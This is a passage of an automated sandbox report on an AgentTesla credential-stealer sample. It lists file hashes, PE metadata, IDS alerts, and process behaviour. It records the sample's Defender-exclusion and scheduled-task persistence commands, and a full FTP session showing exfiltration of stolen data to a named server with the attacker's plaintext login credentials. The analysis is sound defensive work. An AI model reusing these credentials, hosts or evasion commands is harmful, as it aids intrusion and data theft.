Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false

C:\Users\user\AppData\Roaming\p1vruidb.44v\Chrome\Default\Cookies	
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20211202\PowerShell_transcript.965969.7cVXDn__.20211202154900.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5793
Entropy (8bit):	5.415510975294838
Encrypted:	false
SSDEEP:	96:BZZujKNqqDo1ZfrZijKNqqDo1ZjiUKjZPjKNqqDo1ZVT66YZb:Fq6
MD5:	6B05B11E21D27152BA673075F0D9CBE7
SHA1:	BC9170A22AB761E648F26D1C4CBCD1C735A0C6C1
SHA-256:	58F3F490306C332A029CBA262F6027AA5E88F5C6ACA3CE89A5F43A03B58CFD40
SHA-512:	F3CCC5188ECCBB4981287C492C9FE845D00B49DD63FAE10627EB817DC2EDC1841FDF759D05AD556C88FDA4FFE7E5D490E946C7E13D494123797F35D247A1216
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202154901..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 965969 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe..Process ID: 7112..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202154901..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe..**********..Windows PowerShell transcript start..Start time: 20211202155247..Username: computer\user..RunAs User: computer\jo

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.737911686408708
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PO02673492.exe
File size:	1127936
MD5:	c6aef3746af5a5cec52b4d15cbcbbde2
SHA1:	cf88d390d092f28b4e7919e43591be5fa46a4fda
SHA256:	a1eb5f93145537e3982c8f9855c6b4adccb1f8fe8b157bc85115a74c64b4b2b7
SHA512:	4fba6852b8f52caa53fd847d91f0ab91d47424753c8f488d531b7140d253a6f6c153be19e729436b1829855a24c32eee82d777af0b3391284123a95a5b46e056
SSDEEP:	24576:SpYcrbJ7Su2sLWrS2qwK8RHPNS5QH83kRpyPHlarFOk:S62bJYbSE/kBk7UHlEFO
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?Z.a.....p..... .....@.. .....@.....

File Icon

Icon Hash:	74ecccdcd4ccccf0

Static PE Info

General

Entrypoint:	0x488f8e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A55A3F [Mon Nov 29 22:54:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x86f94	0x87000	False	0.942297815394	data	7.94405768333	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8a000	0x8c088	0x8c200	False	0.32665275145	data	4.87054153255	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x118000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-15:50:45.847582	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49842	21	192.168.2.4	37.0.9.166
12/02/21-15:50:45.877380	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49843	35415	192.168.2.4	37.0.9.166

Network Port Distribution

TCP Packets
UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 15:50:45.443110943 CET	192.168.2.4	8.8.8.8	0x3c9	Standard query (0)	ftp.pfsbankgroup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 15:50:45.473076105 CET	8.8.8.8	192.168.2.4	0x3c9	No error (0)	ftp.pfsbankgroup.com		37.0.9.166	A (IP address)	IN (0x0001)

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 15:50:45.625675917 CET	21	49842	37.0.9.166	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 15:50. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 15:50. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 15:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 2 of 50 allowed.220-Local time is now 15:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Dec 2, 2021 15:50:45.626494884 CET	49842	21	192.168.2.4	37.0.9.166	USER owo@pfsbankgroup.com
Dec 2, 2021 15:50:45.653798103 CET	21	49842	37.0.9.166	192.168.2.4	331 User owo@pfsbankgroup.com OK. Password required
Dec 2, 2021 15:50:45.653995991 CET	49842	21	192.168.2.4	37.0.9.166	PASS 7ujm7ygv
Dec 2, 2021 15:50:45.704344988 CET	21	49842	37.0.9.166	192.168.2.4	230-This server supports FXP transfers 230-This server supports FXP transfers230 OK. Current restricted directory is /
Dec 2, 2021 15:50:45.731904984 CET	21	49842	37.0.9.166	192.168.2.4	504 Unknown command
Dec 2, 2021 15:50:45.733582020 CET	49842	21	192.168.2.4	37.0.9.166	PWD
Dec 2, 2021 15:50:45.760883093 CET	21	49842	37.0.9.166	192.168.2.4	257 "/" is your current location
Dec 2, 2021 15:50:45.761142015 CET	49842	21	192.168.2.4	37.0.9.166	TYPE I
Dec 2, 2021 15:50:45.788554907 CET	21	49842	37.0.9.166	192.168.2.4	200 TYPE is now 8-bit binary
Dec 2, 2021 15:50:45.788990974 CET	49842	21	192.168.2.4	37.0.9.166	PASV
Dec 2, 2021 15:50:45.816318035 CET	21	49842	37.0.9.166	192.168.2.4	227 Entering Passive Mode (37,0,9,166,138,87)
Dec 2, 2021 15:50:45.847582102 CET	49842	21	192.168.2.4	37.0.9.166	STOR PW_user-965969_2021_12_02_18_59_06.html
Dec 2, 2021 15:50:45.874898911 CET	21	49842	37.0.9.166	192.168.2.4	150 Accepted data connection
Dec 2, 2021 15:50:45.906277895 CET	21	49842	37.0.9.166	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.031 seconds (measured here), 13.98 Kbytes per second
Dec 2, 2021 15:50:46.913746119 CET	49842	21	192.168.2.4	37.0.9.166	PASV
Dec 2, 2021 15:50:46.941128969 CET	21	49842	37.0.9.166	192.168.2.4	227 Entering Passive Mode (37,0,9,166,138,54)
Dec 2, 2021 15:50:46.970063925 CET	49842	21	192.168.2.4	37.0.9.166	STOR CO_user-965969_2021_12_02_18_59_10.zip
Dec 2, 2021 15:50:46.997438908 CET	21	49842	37.0.9.166	192.168.2.4	150 Accepted data connection
Dec 2, 2021 15:50:47.030967951 CET	21	49842	37.0.9.166	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.034 seconds (measured here), 38.56 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: PO02673492.exe PID: 6900 Parent PID: 4752

General

Start time:	15:48:55
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\PO02673492.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PO02673492.exe"
Imagebase:	0xfd0000
File size:	1127936 bytes
MD5 hash:	C6AEF3746AF5A5CEC52B4D15CBCBBDE2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.675799485.00000000036E8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.675946924.0000000003720000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.676785013.00000000046D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.676785013.00000000046D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 7112 Parent PID: 6900

General

Start time:	15:48:58
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\NzjFNaJxjqA.exe
Imagebase:	0xdc0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 7140 Parent PID: 7112

General

Start time:	15:48:59
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 7152 Parent PID: 6900

General

Start time:	15:48:59
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NzjFNaJxjqA" /XML "C:\Users\user\AppData\Local\Temp\tmp1C7.tmp
Imagebase:	0x980000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 3228 Parent PID: 7152

General

Start time:	15:49:00
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSBuild.exe PID: 6292 Parent PID: 6900

General

Start time:	15:49:01
Start date:	02/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0x950000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.672189969.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.672189969.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.672673681.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.672673681.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.923580235.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.923580235.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.673240968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.673240968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.925075813.0000000002F81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.925075813.0000000002F81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.673779627.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.673779627.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis